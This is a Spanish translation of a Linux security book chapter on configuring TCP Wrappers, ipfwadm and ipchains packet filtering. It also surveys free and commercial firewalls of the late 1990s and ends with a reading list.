Historial de seguridad: Los TCP Wrappers han tenido un historial de seguridad bastante escaso. El jueves 21 de enero de 1999, alguien envió una versión troyana (tcp_wrappers_7.6.tar.gz) a Internet. Esta versión ofrecía acceso root a los atacantes. No tiene por qué preocuparse por eso si tiene una versión Linux reciente, los TCP Wrappers ya están instalados en su sistema.

Notas: Ninguna.

Los TCP Wrappers añaden un control de acceso a la red a través de un sencillo pero seguro mecanismo. Veamos brevemente cómo funcionan.

En los *hosts* que no tienen TCP Wrappers, inetd comienza en el cebador y comprueba varios servidores permitidos en /etc/inetd.conf. Aquí tenemos un inetd.conf típico de un *host* de ese tipo, sin comentarios:

```
# Internet server configuration database
# $Revision: 1.66 $
ftp     stream  tcp  nowait root  /usr/etc/ftpd  ftpd -l
telnet  stream  tcp  nowait root  /usr/etc/telnetd telnetd
shell  stream  tcp  nowait root  /usr/etc/rshd rshd
login  stream  tcp  nowait root  /usr/etc/rlogind rlogind
exec     stream  tcp  nowait root  /usr/etc/rexecd rexecd
finger  stream  tcp  nowait guest /usr/etc/fingerd fingerd
http     stream  tcp  nowait nobody  ?/var/www/server/httpd httpd
ntalk  dgram  udp  wait  root  /usr/etc/talkd   talkd
tcpmux  stream  tcp  nowait  root  internal
echo     stream  tcp  nowait  root  internal
discard  stream  tcp  nowait  root  internal
chargen  stream  tcp  nowait  root  internal
daytime  stream  tcp  nowait  root  internal
time     stream  tcp  nowait  root  internal
echo     dgram  udp  wait  root  internal
discard  dgram  udp  wait  root  internal
chargen  dgram  udp  wait  root  internal
daytime  dgram  udp  wait  root  internal
time     dgram  udp  wait  root  internal
```

Cada línea es una entrada separada y cada entrada especifica un servicio, su tipo de toma, su tipo de protocolo, el usuario de ejecución y el servidor. Por ejemplo, examine la entrada de fingerd:

```
finger  stream  tcp  nowait guest /usr/etc/fingerd fingerd
```

Esto es lo que especifica la entrada fingerd:

- El servicio es finger.
- El tipo de toma es STREAM.
- El protocolo es TCP.
- La instrucción nowait indica que inetd debería generar nuevos procesos fingerd cuando se necesiten.
- La instrucción quest indica que fingerd debería ejecutarse como usuario quest.
- La instrucción /usr/etc/fingerd indica la localización del programa fingerd.

Cuando inetd recibe una petición de un cliente finger, comienza un fingerd, que después satisface la petición de finger. El motivo de esto es que es más fácil ejecutar un demonio sencillo como inetd, que ejecutar permanentemente 12 ó 20 servidores diferentes. De este modo, un servidor sólo se ejecuta si es necesario.

El problema de este método es que estos servicios pueden no aplicar el control de acceso por defecto, por lo que no puede aceptar o negar conexiones selectivamente por la placa de una manera fácil. Introduzca TCP Wrappers.

Venema ha creado un envoltorio genérico (tcpd) que puede aplicarse a todos esos servicios. Con los TCP Wrappers instalados, cuando inetd llama a un servidor, tcpd intercepta la llamada y evalúa la petición de conexión. Durante este proceso, tcpd compara la petición con respecto a varias normas. Si pasa estas pruebas, tcpd arranca el servidor requerido, que a su vez satisface la petición del cliente. Pero si la conexión no pasa, la evaluación de tcpd no será aceptada.

A menos que tenga una versión antigua de Linux, los TCP Wrappers ya están instalados en su sistema. En cuyo caso, su inetd.conf debería ser así:

```
#
# inetd.conf  This file describes the services that will be available
echo  stream  tcp  nowait   root  internal
echo  dgram  udp  wait  root  internal
discard stream  tcp  nowait root  internal
discard dgram  udp  wait  root  internal
daytime stream  tcp  nowait root  internal
daytime dgram  udp  wait  root  internal
chargen stream  tcp  nowait root  internal
chargen dgram  udp  wait  root  internal
#time  stream  tcp  nowait root  internal
#time  dgram  udp  wait  root  internal
ftp   stream  tcp  nowait root /usr/sbin/tcpd in.ftpd -l -a
telnet stream  tcp  nowait root /usr/sbin/tcpd in.telnetd
gopher stream  tcp  nowait root /usr/sbin/tcpd gn
#smtp  stream  tcp  nowait root /usr/bin/smtpd smtpd
#nntp  stream  tcp  nowait root /usr/sbin/tcpd in.nntpd
shell  stream  tcp  nowait root /usr/sbin/tcpd in.rshd
login  stream  tcp  nowait root /usr/sbin/tcpd in.rlogind
exec    stream  tcp  nowait root /usr/sbin/tcpd in.rexecd
talk  dgram  udp  wait  nobody.tty /usr/sbin/tcpd in.talkd
ntalk  dgram  udp  wait  nobody.tty /usr/sbin/tcpd in.ntalkd
pop2  stream  tcp  nowait root /usr/sbin/tcpd ipop2d
pop3  stream  tcp  nowait root /usr/sbin/tcpd ipop3d
imap  stream tcp  nowait root /usr/sbin/tcpd imapd
```

Note la diferencia de cómo son las entradas inetd.conf cuando está instalado tcpd:

```
telnet stream  tcp  nowait root /usr/sbin/tcpd in.telnetd
```

Aquí, el proceso /usr/sbin/tcpd precede a in.telnetd. Por tanto, telnetd está envuelto con tcpd.

tcpd es un paquete bastante bueno. Cuando tcpd evalúa una petición de conexiones, también le hace *log* igual que syslog. Como se describe en la documentación de los TCP:

"Los programas envoltorio envían su información de *logging* al demonio syslog (syslogd). La disposición de los *logs* de envoltorio está determinada por el archivo de configuración de syslog (normalmente /etc/syslog.conf). Los mensajes se escriben a los archivos, a la consola o son enviados a @loghost. Algunas versiones de syslogd pueden incluso enviar mensajes por medio de un conducto."

En resumen, los TCP Wrappers le dan dos poderosas ventajas:

- *Logging* de conexión.
- Control de acceso a la red.

La primera es todo un regalo: tcpd hace *log* de las conexiones sin su ayuda. Sin embargo, para el control de acceso a la red debe establecer las normas. Eso es lo que vamos a ver a continuación.

TCP Wrappers y control de acceso a la red

Los TCP Wrappers leen las normas del control de acceso a la red de dos archivos:

- /etc/hosts.allow. Aquí especifica los *hosts* autorizados.
- /etc/hosts.deny. Aquí especifica los *hosts* no autorizados.

En una instalación reciente, estos archivos están normalmente vacíos y tienen este aspecto:

```
# hosts.deny  This file describes the names of the hosts which are
#    *not* allowed to use the local INET services, as decided
#    by the '/usr/sbin/tcpd' server.
#
# The portmap line is redundant, but it is left to remind you that
# the new secure portmap uses hosts.deny and hosts.allow.
# In particular
# you should know that NFS uses portmap!


# hosts.deny  This file describes the names of the hosts which are
#    *not* allowed to use the local INET services, as decided
#    by the '/usr/sbin/tcpd' server.
#
# The portmap line is redundant, but it is left to remind you that
# the new secure portmap uses hosts.deny and hosts.allow.
# In particular
# you should know that NFS uses portmap!
```

Su tarea es hacer las entradas apropiadas. Veamos algunos ejemplos.

Cómo configurar /etc/hosts.deny y /etc/hosts.allow

La configuración de /etc/hosts.deny y /etc/hosts.allow requiere alguna consideración. Venema desarrolló un lenguaje especial (hosts_options) específicamente para este propósito, que está documentado en la página del manual de hosts_options(5). Como se describe en ese documento, hosts_options es...

> "...un lenguaje de control de acceso sencillo basado en los patrones del cliente (nombre de *host*/dirección, nombre de usuario) y del servidor (nombre del proceso, nombre de *host*/dirección)."

hosts_options soporta gran cantidad de características y, a medida que se va familiarizando, puede desarrollar normas complejas como: "Si una conexión cumple con estos criterios, ejecuta este comando shell". Sin embargo, hasta que adquiera más experiencia, lo mejor es que se ciña a lo básico, que es esencialmente esto:

```
daemon_list : client_list
```

Por ejemplo, supongamos que ha introducido esta línea en /etc/hosts.allow:

```
ALL: .mycompany.net EXCEPT techsupport.mycompany.net
```

Aquí, a todas las máquinas dentro de mycompany.net excepto a techsupport se les permite conectarse a todos los servicios. Esto es muy útil, pero sólo si también añade esta entrada a /etc/hosts.deny:

```
ALL: ALL
```

El motivo es que si especifica sólo la entrada /etc/hosts.allow, el único *host* al que se le niega la entrada es techsupport.mycompany.net.

Por regla general, debería añadir ALL: ALL a su archivo /etc/hosts.deny en primer lugar. Eso niega el acceso a todo el mundo. Después de esto, puede empezar a introducir los *hosts* autorizados. La razón de todo esto es que es más sencillo y más seguro especificar que "aquél que no es autorizado es rechazado", que especificar que "aquél que no es rechazado es autorizado". De este modo elimina posibles circunstancias desconocidas.

Pero aún hay más. hosts_options le permite entrar en detalles exhaustivos serios. Por ejemplo, supongamos que /etc/hosts.deny contiene estas entradas:

```
ALL: .aol.com, .msn.com
ALL EXCEPT in.telnetd: techsupport.theircompany.net
```

Aquí se bloquea a la gente de AOL y de MSN, pero aquellos que están en el *host* techsupport.theircompany.net pueden acceder a sus servicios telnet.

Comodines, operadores y funciones Shell de hosts_options

Sabiendo que le podría gustar aplicar algunas normas de barrido, Venema también ha incorporado algunas sentencias comodines en hosts_options. Están recogidas en la Tabla 18.1.

Tabla 18.1 Comodines en hosts_options

Comodín	Función
ALL	Utilícelo para generalizaciones de barrido, incluidos los servicios ALL y los *hosts* remotos ALL. Por ejemplo, ALL: ALL en /etc/hosts.deny niega el acceso a todos los servicios a todos los *hosts*. (Por el contrario, ALL: ALL en /etc/hosts.allow permite el acceso a todos los servicios a todos los *hosts*, algo que, definitivamente, no querrá hacer.)
KNOWN	Utilícelo cuando quiera aplicar una norma a usuarios y *hosts* que sean explícitamente nombrados en sus normas de control de acceso.
LOCAL	Utilícelo para nombres de *host* que no tengan puntos (como su *host* local).
PARANOID	Utilícelo si quiere que tcpd suprima *hosts* cuando su nombre no cuadre con su dirección IP
UNKNOWN	Utilícelo cuando quiera negar el acceso a *hosts* o nombres de usuario desconocidos. En otras palabras, si estos usuarios y *hosts* no están explícitamente nombrados en sus normas de control de acceso, se les negará la entrada.

El operador EXCEPT

Finalmente, hosts_options soporta un operador: EXCEPT. Puede utilizar EXCEPT para crear excepciones a normas específicas en listas de clientes o demonios. Por ejemplo, supongamos que introduce esta línea en /etc/hosts.deny:

```
ALL EXCEPT in.telnetd: techsupport.mycompany.net
```

Aquí, está negando todos los servicios excepto telnet al *host* techsupport. Pero también puede agrupar declaraciones EXCEPT, de este modo:

```
list EXCEPT list EXCEPT list
```

Como podría esperar, esto puede ser complicado incluso sin añadir comandos *shell* ejecutados condicionalmente. Por consiguiente, TCP Wrappers viene con herramientas que puede utilizar para verificar sus normas:

- tcpdchk. El comprobador de configuración de TCP Wrappers.
- tcpdmatch. El oráculo de TCP Wrappers.

Veámoslos de una manera rápida.

tcpdchk: el comprobador de configuración de TCP Wrappers

tcpdchk es una herramienta que verifica su configuración de TCP Wrappers. Como se explica en la página del manual de tcpdchk:

> "tcpdchk examina su configuración de TCP Wrappers e informa de todos los problemas potenciales y reales que pueda encontrar. El programa examina

los archivos de control de acceso de tcpd (por defecto son /etc/hosts.allow y /etc/hosts.deny), y compara las entradas en estos archivos con las entradas en los archivos de configuración de red de inetd o de tlid."

tcpdchk analiza su configuración para los siguientes problemas:

- Mala sintaxis.
- Malos nombres de ruta.
- Malos nombres de *host* o direcciones de IP.
- Nombres de *host* con direcciones de IP que no corresponden (una extensión de la funcionalidad del comodín PARANOID).
- Servicios en los que especifica normas, pero que no están cubiertos por tcpd.

tcpdchk soporta varias opciones de línea de comando, que se resumen en la Tabla 18.2.

Tabla 18.2 Opciones de línea de comando de tcpdchk

Opción	Función
-a	Utilícela para especificar que tcpdchk debería informar sobre las normas de permiso que no vayan acompañadas por un comodín ALLOW explícito.
-d	Utilícela para especificar que tcpdchk debería comprobar las normas de hosts.allow y hosts.deny en el directorio actual en lugar de /etc. Esto es útil si está creando normas en otro directorio antes de utilizarlas.
-i [*inetd.conf*]	Utilícela para especificar un inetd.conf alternativo. tcpdchk necesita saber qué inetd.conf está utilizando, si no es el valor por defecto, porque evalúa si los servicios a los que ha aplicado normas de control de acceso están cubiertos.
-v	Utilícela para obtener una salida ampulosa y limpiamente formateada.

tcpdmatch: el oráculo de TCP Wrappers

Mientras que tcpdchk comprueba sus normas para asegurar que son sólidas, tcpdmatch le muestra lo que ocurrirá cuando se utilicen. Como se explica en la página del manual de tcpdmatch:

> "tcpdmatch predice cómo manipularían los TCP Wrappers una petición de servicio específica."

La sintaxis es tcpdmatch [daemon] [host], de este modo:

```
tcpdmatch in.telnetd techsupport.theircompany.net
```

Resumen de TCP Wrappers

TCP Wrappers es lo más parecido a la funcionalidad del *firewall* que puede conseguir sin hacer uso de un filtro de paquete (o más) a escala total, y es una opción perfecta cuando no puede utilizar un *firewall*, pero necesita control de acceso a la red.

Por ejemplo, supongamos que tiene un *host* web propiciatorio y quiere bloquear todo excepto el tráfico HTTP. Puede hacerlo y dejar un hueco para las conexiones SSH en el puerto 22 para que sus desarrolladores de web puedan cargar archivos, cambiar permisos, configurar *scripts* CGI, etc. Para estas tareas TCP Wrappers es más que suficiente.

Por otra parte, quizá necesite más, como funcionalidad de *firewall* y filtrado de paquetes real. Si es así, utilice ipfwadm (para *kernels* anteriores al 2.2) o ipchains.

ipfwadm

ipfwadm es una herramienta de filtrado de paquetes para Linux. Como se explica en la página del manual:

> "ipfwadm se utiliza para configurar, mantener e inspeccionar el *firewall* y las normas de cuenta en el *kernel* de Linux. Estas normas pueden dividirse en cuatro categorías diferentes: cuenta de paquetes de IP, el *firewall* de entrada de IP, el *firewall* de salida de IP y el *firewall* de envío de IP. Para cada una de estas categorías se mantiene una lista de normas separada."

Para una utilidad tan pequeña, ipfwadm es más que suficiente y, por sí sola, una formidable solución de *firewall* personal.

Lo más básico de ipfwadm

ipfwadm le permite establecer normas estrictas sobre el tráfico entrante y saliente. La sintaxis básica de ipfwadm es:

```
ipfwadm [rule_category] [policy_action] [policy] [interface] [target]
```

- La categoría de la norma es el tipo de norma que está definiendo y si se aplica a cuenta, tráfico entrante, tráfico saliente, tráfico normal, no filtrado o tráfico enmascarado.
- La acción de la normativa es lo que quiere hacer con ésta. Insertarla, adjuntarla o borrarla.
- La normativa es lo que quiere hacer con el tráfico especificado: aceptarlo, negarlo o rechazarlo.
- La interfaz es la interfaz de red a la que quiere aplicar estas normas.

- El objetivo es la dirección de IP (y quizá de puerto) a la que está aplicando estas normas.

Comience con las categorías de las normas y cree su línea de comando a medida que vaya avanzando. Para este ejemplo, se quiere negar todo tráfico PPP de una conexión PPP desde el *host* 201.171.0.111.

Categorías de normas ipfwadm

ipfwadm le ofrece cinco categorías de normas, que se resumen en la Tabla 18.3 (junto con las opciones de línea de comando para configurarlas).

Tabla 18.3 Categorías de normas de ipfwadm y sus opciones de línea de comando

Opción	Función
-A [*dirección*]	Utilícela para especificar las normas de cuenta de IP. direction puede ser in, out, o ambas (el valor por defecto).
-F	Utilícela para especificar las normas de envío, o normas de las rutas corrientes de Internet.
-I	Utilícela para especificar las normas de filtrado de entrada, o normas de cómo se está filtrando el tráfico entrante.
-M	Utilícela para especificar las normas de enmascaramiento de IP. El enmascaramiento es la práctica de utilizar una máquina que ejecute ipfwadm para abastecer a múltiples máquinas con rutas para Internet. Por ejemplo, puede tener una LAN en su casa y todas las máquinas que estén en ella podrán compartir una conexión con Internet.
-O	Utilice esta opción para especificar las normas de filtrado de salida, o normas sobre cómo se está filtrando el tráfico saliente.

De nuevo, su objetivo es rechazar el tráfico PPP de 207.171.0.111. Así que, comience así:

```
ipfwadm -I
```

Esto especifica que su categoría de norma es de tipo —I y, por tanto, su objetivo es establecer una normativa para el tráfico entrante. El siguiente paso es darle a ipfwadm un comando. La Tabla 18.4 muestra los posibles comandos.

Tabla 18.4 Comandos ipfwadm

Comando	Función
-a [*normativa*]	Utilícelo para adjuntar una normativa.
-d [*normativa*]	Utilícelo para borrar una normativa.
-f	Utilícelo para limpiar todas las normativas.

Tabla 18.4 Comandos ipfwadm *(continuación)*

Comando	Función
-h	Utilícelo para conseguir ayuda.
-i [*normativa*]	Utilícelo para insertar una normativa.
-l	Utilícelo para enumerar todas las normativas.
-p	Utilícelo para cambiar las normativas por defecto.

Aquí quiere adjuntar una normativa. Por consiguiente, añada la opción -a a su línea de comando:

```
ipfwadm -I -a
```

Hasta ahora, ha especificado que quiere establecer una normativa para el tráfico entrante y adjuntar esa normativa. A continuación, tiene que especificar la normativa real. Tiene tres opciones:

- accept.
- deny.
- reject.

Como está eliminando el tráfico entrante, elija deny:

```
ipfwadm -I -a deny
```

En este punto, su línea de comando especifica que quiere adjuntar una norma que rechaza el tráfico entrante. Lo que falta es añadir parámetros de identificación al comando. La Tabla 18.5 muestra los posibles parámetros.

Tabla 18.5 Parámetros de ipfwadm

Parámetro	Función
-D [*dirección*]	Utilícelo para especificar la dirección de destino (dónde van los paquetes).
-P [*protocolo*]	Utilícelo para especificar el protocolo.
-S [*dirección*]	Utilícelo para especificar la dirección fuente (de dónde provienen los paquetes).
-W [*interfaz*]	Utilícelo para especificar la interfaz de red a la que está aplicando esta normativa.

Para completar nuestra línea de comando, debe añadir los parámetros -W y -S y sus respectivos valores. Primero añada la interfaz:

```
ipfwadm -I -a deny -W ppp0
```

Y después añada la dirección fuente:

```
ipfwadm -I -a deny -W ppp0 -S 207.171.0.111
```

Esto bloqueará todo el tráfico PPP entrante de 207.171.0.111.

Otras opciones ipfwadm

ipfwadm soporta muchas otras opciones. La Tabla 18.6 muestra unas cuantas que son importantes.

Tabla 18.6 Parámetros ipfwadm

Parámetro	Función
-b	Utilícelo para aplicar la normativa actual tanto al tráfico entrante como al saliente. Utilice este parámetro cuando esté adjuntando, insertando o borrando una normativa.
-e	Utilícelo para obtener una salida más extensa.
-m	Utilícelo para especificar que los paquetes que vengan bajo la normativa actual, estarán enmascarados como si vinieran del *host* local.
-n	Utilícelo para especificar que ipfwadm debería mostrar toda la información en formato numérico (direcciones de IP y no nombres de *host*).
-o	Utilícelo para activar el *logging kernel* en todos los paquetes que vengan bajo la normativa actual.
-r [*puerto*]	Utilícelo para redirigir los paquetes hacia un *socket* local.
-v	Utilícelo para obtener salida ampulosa.

Cómo configurar ipfwadm

Cómo configure ipfwadm dependerá mucho de sus necesidades específicas, pero, al menos, querrá hacer permanente su configuración básica. Un modo de hacerlo es comenzar ipfwadm desde /etc/rc.d y especificar sus normas en el *script* inicial rc.local.

Debería empezar su configuración de ipfwadm igual que la de tcpd, negando primero todo:

```
ipfwadm -I -p deny
ipfwadm -O -p deny
ipfwadm -F -p deny
```

A partir de aquí, puede ir relajando las cosas. Por ejemplo, querrá permitir un tráfico no restringido en su LAN interna. Por tanto, si utilizara 172.16.0.1 como localhost, haría una normativa como ésta:

```
ipfwadm -I -a accept -V 172.16.0.1 -S 0.0.0.0/0 -D 0.0.0.0/0
ipfwadm -O -a accept -V 172.16.0.1 -S 0.0.0.0/0 -D 0.0.0.0/0
```

Esto aseguraría que 172.16.0.1 podría entrar o salir sin restricciones de cualquier dirección. (La designación 0.0.0.0/0 es funcionalmente equivalente a cualquier sitio.) Combinada con las declaraciones restrictivas de antes, esta configuración niega el acceso a todos los *hosts* remotos, pero permite que localhost haga cualquier cosa. Aparte de eso, el resto depende de usted.

NOTA

A medida que define sus normas, ipfwadm las asignará a varios archivos en /proc/net, incluidos los siguientes:

```
-rw-r--r--  1 root   root  0 Jul 5 09:03 ip_acct
-rw-r--r--  1 root   root  0 Jul 5 09:03 ip_forward
-rw-r--r--  1 root   root  0 Jul 5 09:03 ip_input
-r--r--r--  1 root   root  0 Jul 5 09:03 ip_masq_app
-r--r--r--  1 root   root  0 Jul 5 09:03 ip_masquerade
-rw-r--r--  1 root   root  0 Jul 5 09:03 ip_output
```

ipfwadm es un potente paquete que le ofrece muchas posibilidades. Para ampliar conocimientos sobre sus características y ver algunos escenarios que podrían adecuarse a su configuración específica, consiga estos documentos:

- "IPFWADM: Linux Firewall Facilities for Kernel-Level Packet Screening", Jos Vos y Willy Konijnenberg, Holanda (http://www.parkline.ru/Library/html-KOI/SECURITY/ipfwadm/paper.txt).
- "The IPFWADM FAQ", de Dreamwvr (http://www.dreamwvr.com/ipfwadm/ipfwadm-faq.html).

ipchains

ipchains, disponible en el paquete *kernel* 2.2, es el sucesor de ipfwadm y soporta toda la funcionalidad de ipfwadm y más. La diferencia principal, desde el punto de vista de su uso, es que los comandos están ahora en mayúsculas, mientras que los argumentos están en minúsculas. Este cambio, y otros, se resumen en la Tabla 18.7.

Tabla 18.7 Comandos, objetivos y predicados de ipchains

Comando	Función
-A	Utilice este comando para agregar una norma nueva a la cadena. En ipfwadm, era antes -a.
-D	Utilice este comando para eliminar una norma de una cadena. En ipfwadm, era antes -d.
-F	Utilice este comando para limpiar todas las normas de una cadena o cadenas. En ipfwadm, era antes -f.

Tabla 18.7 Comandos, objetivos y predicados de ipchains *(continuación)*

Comando	Función
-I	Utilice este comando para insertar una norma a una cadena. En ipfwadm, era antes -i.
-L	Utilice este comando para listar todas las normas de una cadena. En ipfwadm, era antes -l.
-P	Utilice este comando para cambiar las normativas por defecto de una cadena. En ipfwadm, era antes -p.
-R	Utilice este comando para reemplazar una norma en una cadena.
Objetivo	**Función**
ACCEPT	Utilice este objetivo para permitir que el tipo de paquete descrito pase a través del *firewall*. Dése cuenta de que ahora debe expresarlo en mayúsculas.
DENY	Utilice este objetivo para denegar un paquete definitivamente. Dése cuenta de que ahora debe expresarlo en mayúsculas.
MASQ	Utilice este objetivo para aceptar el paquete descrito y dirigirlo a la red interna. Dése cuenta de que ahora debe expresarlo en mayúsculas.
REDIRECT	Utilice este objetivo para redireccionar el paquete descrito a un enlace o proceso local. Dése cuenta de que ahora debe expresarlo en mayúsculas.
REJECT	Utilice este objetivo para echar abajo un paquete y mandar el mensaje "ICMP Host Unreachable" (*Host ICMP inaccesible*). Dése cuenta de que ahora debe expresarlo en mayúsculas.
Predicado	**Función**
-b	Utilícelo para especificar que la norma especificada debería aplicarse sin importar la dirección (entrante o saliente) que tome el paquete.
-d ! [*dirección*]	Utilícelo para especificar la dirección destino. En ipfwadm, era antes -D.
-i ! [*interfaz*]	Utilícelo para especificar la interfaz de red. En ipfwadm, era antes -W.
-p ! [*protocolo*]	Utilícelo para especificar el protocolo. En ipfwadm, era antes -P.
-s ! [*dirección*]	Utilícelo para especificar la dirección de fuente. En ipfwadm, era antes -S.

Por tanto, este comando ipfwadm:

```
ipfwadm -I -a accept -V 172.16.0.1 -S 0.0.0.0/0 -D 0.0.0.0/0
```

se convertiría en este bajo ipchains:

```
ipchains -A input -j ACCEPT -i eth0 -s 0.0.0.0/0 -d 0.0.0.0/0
```

En todos los demás aspectos, ipchains funciona de forma muy parecida a ipfwadm. Para obtener un análisis detallado de variaciones entre estas dos utilidades,

por favor véase" ipchains HOWTO" en http://www.fokus.gmd.de/linux/HOWTO/IPCHAINS-HOWTO.html.

Historial de seguridad de ipchains

ipchains tiene historial de seguridad reciente. Según se informó a finales de Julio de 1999, la vulnerabilidad permite a los atacantes evitar el filtro de paquetes. La técnica es un ataque de fragmentación. Al utilizar paquetes personalizados con una salida de cero, los atacantes pueden acceder a puertos normalmente bloqueados en el *firewall*. Para obtener más información y un arreglo, visite BUBGTRAQ en http://www.securityfocus.com.

Herramientas de *firewall* gratis y complementos para Linux

Además de ipfwadm existen varias herramientas de *firewall* gratis disponibles, entre ellas:

- Dante. Desarollado por Inferno Nettverk A/S, éste es un *firewall* servidor *proxy* de nivel circuito para Linux. Por ello, Dante es conocido por funcionar bien en Linux (i686-pc-linux-gnu), RedHat5.2, *kernel* 2.0.34 o mejor. Dante puede proporcionar conectabilidad de red segura y conveniente a una gran cantidad de *hosts*, mientras que sólo requiere que el servidor donde se ejecute Dante tenga conectabilidad de red externa. Dante es esencialmente una implementación SOCKS gratuita. Obtenga más información en http://www.inet.no/dante/.
- ip_filter. Esto es un filtro avanzado de paquetes TCP/IP para utilizar en entornos de *firewall*. Puede utilizarlo como un módulo *kernel* cargable o incorporarlo en su *kernel*. IP Filter tiene un gran número de opciones, incluyendo filtrado de paquetes fragmentados, un problema que está en el corazón de muchos ataques de denegación de servicios. Obtenga más información en http://cheops.anu.edu.au/~avalon/ip-filter.html.
- SINUS. El *firewall* SINUS es un filtro de paquetes TCP/IP gratuito para Linux y proporciona la mayoría de las funciones disponibles en *firewall* comerciales. Se tienen informes de que es robusto y fiable (los autores han informado de una ejecución ininterrumpida durante doce meses sin ningún error). SINUS es genial si está estudiando los *firewall* o pensando en crear uno. Obtenga más información en http://www.ifi.unizh.ch/ikm/SINUS/*firewall*/.

Firewall comerciales

Los *firewall* son un tema serio y, si está pensando en utilizarlos, probablemente está trabajando con una red de empresa. Si es así, le empujo a pensar en una solu-

ción comercial. El porqué: aunque prefiero el "hágalo usted mismo, busque hasta que consiga el método apropiado", esto no tiene sitio en un entorno de empresa. Cuando su sustento está relacionado con la supervivencia, necesita algo fiable que venga con soporte técnico.

NOTA

Esto no quiere decir que no tenga que tener experiencia de primera mano en la construcción de su propio *firewall*. Debería. Pero hasta que lo haga con éxito, no juegue con soluciones caseras. En lugar de eso, busque guía (o colaboración) con alguien que haya construido un *firewall* en un entorno de red similar al suyo propio.

Los siguientes *firewall* son conocidos por su buena interfaz con Linux.

Avertis

Tipo de *firewall*: Paquete *firewall*.

Fabricante: Galea Network Security, Inc.

Plataformas soportadas: N/D.

Características: IPSEC, DES, Triple-DES, MD5 y ISAKMP/Oakley.

Más información: http://www.galea.com/En/Products/Avertis/Avertis.html.

Avertis es una solución patentada basada en hardware y software patentados. Proporciona filtrado en tiempo real y análisis de tráfico en red, protección contra ataques *spoofing* y *proxy* de hardware.

CSM Proxy/Edición empresa

Tipo de *firewall*: Pasarela de aplicación software.

Fabricante: CSM-USA, Inc.

Plataformas soportadas: Linux, Solaris y Windows NT.

Características: SSL, SOCKS y SOCKS5.

Más información: http://www.csm-usa.com/product/*proxy*/unix/.

CSM Proxy es una comprensible solución de servidor *proxy* que incluye filtrado de ActiveX, Java, *cookies*, noticias y correo. CSM Proxy soporta ahora también Windows 95.

Paquete firewall GNAT

Tipo de *firewall*: paquete *firewall*.

Fabricante: Global Technology Associates.

Plataformas soportadas: N/D.

Características: PPTP, encriptación no especificada.

Más información: http://www.gnatbox.com/.

GNAT es un paquete *firewall*. Esto es, hardware y software patentados y empaquetados como una unidad. Este tipo de productos son soluciones conectables. Simplemente las conecta y funcionan. El paquete GNAT puede gestionarse en una interfaz de línea de comandos o en una basado en la Web. GNAT filtra tráfico entrante basado en dirección de fuente IP, dirección destino, puerto, interfaz de red y protocolo.

NetScreen

Tipo de *firewall*: Hardware.

Fabricante: NetScreen Technologies, Inc.

Plataformas soportadas: N/D.

Características: IPSEC, DES, Triple DES, MD5 y SHA.

Más información: http://www.netscreen.com/netscreen100.htm.

NetScreen es un *firewall* y una solución externa a la red que proporciona encriptación e integridad de sesión. Los protocolos soportados son ARP, TCP/IP, UDP, ICMP, DHCP, HTTP, RADIUS y IPSEC.

Firewall adaptable Phoenix

Tipo de *firewall*: Software o dispositivo de *firewall*.

Fabricante: Progressive Systems.

Plataformas soportadas: Linux.

Características: No especificadas (¿patentado?).

Más información: http://www.progressive-systems.com/.

El *firewall* adaptable Phoenix está disponible para SuSE 5.3, Caldera 1.3, Red Hat 5.x y Red Hat 4. Por desgracia, incluso aunque la documentación publicitaria de Phoenix parece magnífica, no he conseguido encontrar en ella suficientes detalles sobre los algoritmos utilizados. Por tanto, incluyo aquí una nota personal para el proveedor: Su producto es intrigante y de claro interés para la comunidad Linux. Cuéntenos más.

Firewall PIX

Tipo de *firewall*: Basado en *router*.

Fabricante: Cisco Systems, Inc.

Plataformas soportadas: N/D.

Características: ASA, IPSEC, TACACS, RADIUS.

Más información: http://www.cisco.com/warp/public/cc/cisco/mkt/security/pix/.

PIX descansa en un sistema de seguridad de marca (Cisco IOS) y proporciona cierta tecnología de filtrado potente e inteligente. Características adicionales incluyen administración y configuración basada en HTML, *shadowing* y no traslación de IP, prevención de DoS y spoofing y soporte para 16.000 conexiones instantáneas. Piense en PIX si está en un entorno de empresa. Los productos Cisco son caros, pero duros.

SecureConnect

Tipo de *firewall*: Basado en *router*.

Fabricante: Ascend Communications, Inc.

Plataformas soportadas: N/D.

Características: IPSEC, DES, Triple DES, MD5, y SHA1.

Más información: http://www.ascend.com/757.html.

SecureConnect es una familia de *routers* MAX ofrecida por Ascend. Las características incluyen control de acceso, encriptación, filtrado avanzado, soporte para los protocolos más conocidos y gestión de marcado RADIUS.

Recursos adicionales

Para terminar, esta sección ofrece la localización de varios documentos en línea que le ayudarán a entender mejor la tecnología de *firewall*.

Internet *Firewalls* and Network Security (Second Edition) (*Firewall* de Internet y seguridad de red (Segunda edición)), Chris Hare y Karanjit Siyan, Prentice Hall, New Riders, 1996. ISBN: 1-56205-632-8.

Internet *Firewalls* (*Firewall* para Internet), Scott Fuller y Kevin Pagan, Ventana Communications Group, Inc., 1997. ISBN: 1-56604-5061.

Building Internet *Firewalls* (Construcción de *firewalls* para Internet), D. Brent Chapman y Elizabeth D. Zwicky, O'Reilly & Associates, 1995. ISBN: 1-56592-124-0.

***Firewalls* and Internet Security: Repelling the Wily Hacker** (*Firewalls* y seguridad en Internet: cómo repeler al astuto pirata), William R. Cheswick and Steven M. Bellovin, Addison-Wesley Professional Computing, 1994. ISBN: 0-201-63357-4.

Actually Useful Internet Security Techniques (Técnicas de seguridad en Internet realmente útiles), Larry J. Hughes, Jr., Prentice Hall, New Riders, 1995. ISBN: 1-56205-508-9.

"Thinking About *Firewalls*", Marcus Ranum (http://csrc.nist.gov/secpubs/fwalls.ps).

"Network (In) Security Through IP Packet Filtering" (Seguridad de red a través de filtrado de paquetes IP), Brent Chapman (http://csrc.nist.gov/secpubs/pktfilt.ps).

"*Firewalls* FAQ" (Preguntas y respuestas sobre los *firewall*), Marcus J. Ranum (http://www.cis.ohio-state.edu/hypertext/faq/usenet/*firewalls*-faq/faq.html).

"There Be Dragons" (Hay dragones), Steven M. Bellovin, Procedimientos del Tercer Simpósium de Seguridad de Usenix UNIX, Baltimore, Septiembre de 1.992. Laboratorios AT&T Bell, Murray Hill, NJ (http://csrc.nist.gov/secpubs/dragon.ps).

"Rating of Application Layer *Proxies*" (Clasificación de los *proxies* de aplicaciones), Michael Richardson (http://www.sandelman.ottawa.on.ca/SSW/*proxy*rating/*proxy*rating.html).

"Keeping Your Site Comfortably Secure: An Introduction to Internet *Firewalls*" (Cómo mantener su sitio confortablemente seguro: una introducción a los *firewall* de Internet), John P. Wack y Lisa J. Carnahan, National Institute of Standards and Technology (http://csrc.ncsl.nist.gov/nistpubs/800-10/).

